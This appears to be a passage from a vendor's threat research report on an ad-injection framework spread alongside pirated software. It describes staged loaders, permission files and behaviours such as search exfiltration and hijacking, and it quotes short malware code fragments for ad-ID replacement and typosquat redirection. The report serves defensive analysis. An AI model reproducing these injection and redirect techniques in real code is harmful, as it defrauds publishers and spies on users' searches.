Based on previous documentation, this seems to be an ad injection framework that is likely based on a previous version of a Yontoo ad injector. The execution starts with the first-stage loader (l.js?pid=<partner ID>&ext=) based on a four-digit partner ID value. It then loads the second-stage loader from /loaders/<partner ID>/l.js?pid=<partner ID>&ext=&zoneid=<zoneid>. Advertising zones are places in webpage layouts where ad content is displayed.

The second-stage loader, which might vary for different partner IDs, embeds two JSON objects with various configuration item (or platform) values. The first object lists country codes (or ALL for all countries, with two letters for identifying a specific country) and the corresponding configuration items (platforms). The second object is a subset of configuration items from the first object where additional scripts (named <item ID>.js) are downloaded and injected into websites.

The subset of item IDs could include either a JavaScript code (see the following ybeb1 case) or an empty string, which instructs the second-stage loader to download additional injection scripts from /i/items/<item ID>/js/<item ID>.js.

Meanwhile, the second stage loader also loads a “permission file” from /loaders/icp and domain-specific rules for the currently loaded domain from /js/<reverse(hex(domainName))>/r.js.

Array/Item/Key	Description
t	Lists the permission types
a	Permission activate list

```
"ALL" : {
  "o7272" : [],
  "fb7b3" : [],
  "adba9" : [],
  "z7b85" : [],
  "ybeb1" : [],
  "za735" : [],
  "i4c62" : [],
  "w978b" : [],
  "y7181" : [],
  "8c206" : [],
  "e6a00" : []
}
```

Figure 32. A JSON object with configuration item values applicable for ALL countries

w	Lists indices from array t of the activated permissions. At least one present permission in w activates the item (platform).
b	Permission blocklist. At least one present permission in b deactivates an item (platform).
d	List of item (platform) IDs and their assigned C&C domains
dau	Not an item ID, but means “daily pinging.” Second-stage loader pings either hourly or daily to this C&C server.
s	Subdomain

Table 3. Keys used in permission file or domain-specific rules


```
"z7b85" : "",
"ybebl" : '!function() {
"za735" : "",
"w978b" : "",
"y7181" : ""
```


Figure 33. A JSON object with configuration item IDs; additional injection scripts with these IDs will be later downloaded from C&C.


```
"t": ["thrive_rvzl", "adult", "bank", "internal",
"p": {
    "0b102": {
        "a": 1
    },
    "a62b2": {
        "a": 1,
        "w": [0]
    },
    "ad7f9": {
        "a": 0
    },
    "z3e09": {
        "b": [12]
    },
    "z7b85": {
        "b": [12, 3, 4, 6, 7, 8]
    }
},
"d": {
    "db354": "[redacted]",
    "a652c": "[redacted]",
    "z7b85": "[redacted]",
    "z7b85_ic": "[redacted]",
    "18add": "[redacted].com",
    "dau": "[redacted]"
}
```


Figure 34. Downloaded “permission file”

Domain-specific rules once again contain an array of permission types (key t) and a list of possible subdomains (key s) with indices to the array of permission types t. Based on each domain permission types, item (platform) IDs are either activated or not, which could lead to downloading and injecting additional JS scripts.

```
"t": ["aim_video", "apn_whitelist", "thrive_rvzl", "thrive_video_whitelist", "thrive_whitelist"],
"s": {
    "": {
        "t": [0, 1, 2, 3, 4]
    },
    "www": {
        "t": [2]
    }
}
```


Figure 35. Downloaded domain-specific rules

Some of the permissions are listed here. Although this list is not complete and we did not decode the meaning of all the permissions included, we can at least guess the relation of some of them to various advertisement networks.

“thrive_rvz1", "thrive_rvz2", "adult", "adult_block", "bank", "internal", "legal", "pops_only", "provider", "technical", "toolbar", "google", "kinner", "yhs_search", "block_pops", "aim_video", "apn_whitelist", "thrive_video_whitelist", "thrive_whitelist", "ref", "thrive_video_blacklist", "ye174", "amzgpv", "block_display", "video_footer", "w0206", “adnative_whitelist”

Permission	Likely advertisement network
thrive	thriveadvertisingco.com
aim	aimadvertising.com
rvz	revizer.com
apn	aws.amazon.com/partners/apn-marketing-central/
adnative	adnativeagency.com
amzgpv	Amazon Prime member

Table 4. Permission codes and their likely advertisement networks

Observed behaviors

Here we list some of the behaviors that can result from what the ad injection frameworks can do, just to name a few:

- Subscribe to Facebook groups
- Exfiltrate various search engines’ search field inputs
- Redirect these searches to the custom search engines
- Display their own monetized search results

- Inject iframes with advertisement banners
- Perform a chain of redirections before reaching the originally entered user's URL

Replacing ad exchange IDs means that the revenue for displaying the ads do not go to the original publisher (website creator) but to the adware operator. The following code shows the youradexchange.com parameter replacing and appending Yandex Market Partner ID (&clid=<value>) to monetize Yandex searches.

```
if (location.host.indexOf("youradexchange.com") >= 0 && location.pathname.indexOf("a/display.") >= 0) {
    if ($$.getParams && $$.getParams.r && $$.getParams.r != 391766 && $$.getParams.r != 391769) {
                $$.setCookie("__ckp_srchydx_fired", 1, {
                    expire: 1800
                });
                location.search = location.search.length ? location.search + "&clid=2300267
```

Figure 36. An ad parameter replacing (top) and appending an ID for search monetization (bottom)

Here is a sample of Amazon searches that are exfiltrated every time a victim enters something in the search box. The keywords are exflitrated inside "custom" variables.

wid	52429
sid	
tid	8879
rid	AMZN_SEARCH
custom1	www.amazon.com
custom2	amazon echo
custom3	,,B08F8RQ469,B08KVFM2XM,B08K
custom4	1
custom5	search-alias=aps::All Departments
t	1612463376467

Figure 37. Exfiltrating keywords from the search box

Here we found a redirection before booking.com and its typosquatting domain names.

```
var matchPattern = /(boobking\.|booing\.|buking\.|boocking\.|boooking\.|bookking\.|booing\.)/i;
if (location.hostname.match(matchPattern)) {
    if (typeof window.stop == "function") {
        window.stop()
    }
    location.href = "http://adrs.me/get?key=6ae9f4bd1dc812dc713d61cba871d8e8&out=http%3A%2F%2Fbooking.com
```

Figure 38. Redirection before loading booking.com and its typosquating domains

Here we show a custom search engine that is used for hijacking searches from Yahoo, go.mail.ru, and rambler searches to a custom search engine.



Figure 39. Custom search engine used for search hijacking

We also found a transparent element capturing the act of tapping or selecting while overlaying on the entire screen. This example shows the Google homepage with a transparent element over the whole window area. Hovering over the overlaying object using the browser's console highlights the transparent element (seen in blue).



Figure 40. A transparent element overlay on the whole window

ConclusionFrom a cybercriminal's perspective, the distribution of pirated software and cracks is a viable way of spreading malicious software. The stealer presents interesting capabilities, considering the main goal of acquiring various cookies and taking control of advertisement accounts. This grants the threat actor the ability to spread advertisements that bring their malware and adware to more potential victims. It also promotes cybercriminals' other "products" from which they can also profit. Of course, stolen cookies from browsers give them sensitive personal information that they can further monetize illegally, especially in the underground.

Heavy use of browser plug-ins allows threat actors to inject ads and modify websites behaviors. As they replace legitimate advertiser IDs with theirs, the returns for clicks, ad views, searches, and downloads redirect the supposed profits of the legitimate parties, thereby resulting to bigger losses for them. This also adds another channel of monetization to this campaign. As of writing, we are unsure if the PPI websites and networks are aware of these cybercriminal campaigns involving their sites.

- Here are some best practices to prevent these kinds of threats:
  Avoid searching for or downloading applications and pirated software using dubious third-party websites. Look for legitimate tools and programs from official app stores, especially those stores with a lot of user-created reviews.
- If possible, avoid storing sensitive information such as banking or access credentials in browsers or platforms for auto-filling forms. Whenever possible, regularly delete the browser cache of machines that you often use.

Some of the findings here were similarly previously published.

Trend Micro solutions

Users can protect their systems from these kinds of threats with a multilayered protection system to block and detect known and unknown threats. Since dubious websites and fraudsters attempt to deceive users by making seemingly harmless, genuine-looking apps, mitigate risks by choosing to download applications and software from official websites and legitimate marketplaces.

Indicators of Compromise (IOCs)

To see the list of IoCs for this report, please follow this link. Due to the number of samples for analysis and related indicators, we will be continuously updating this list.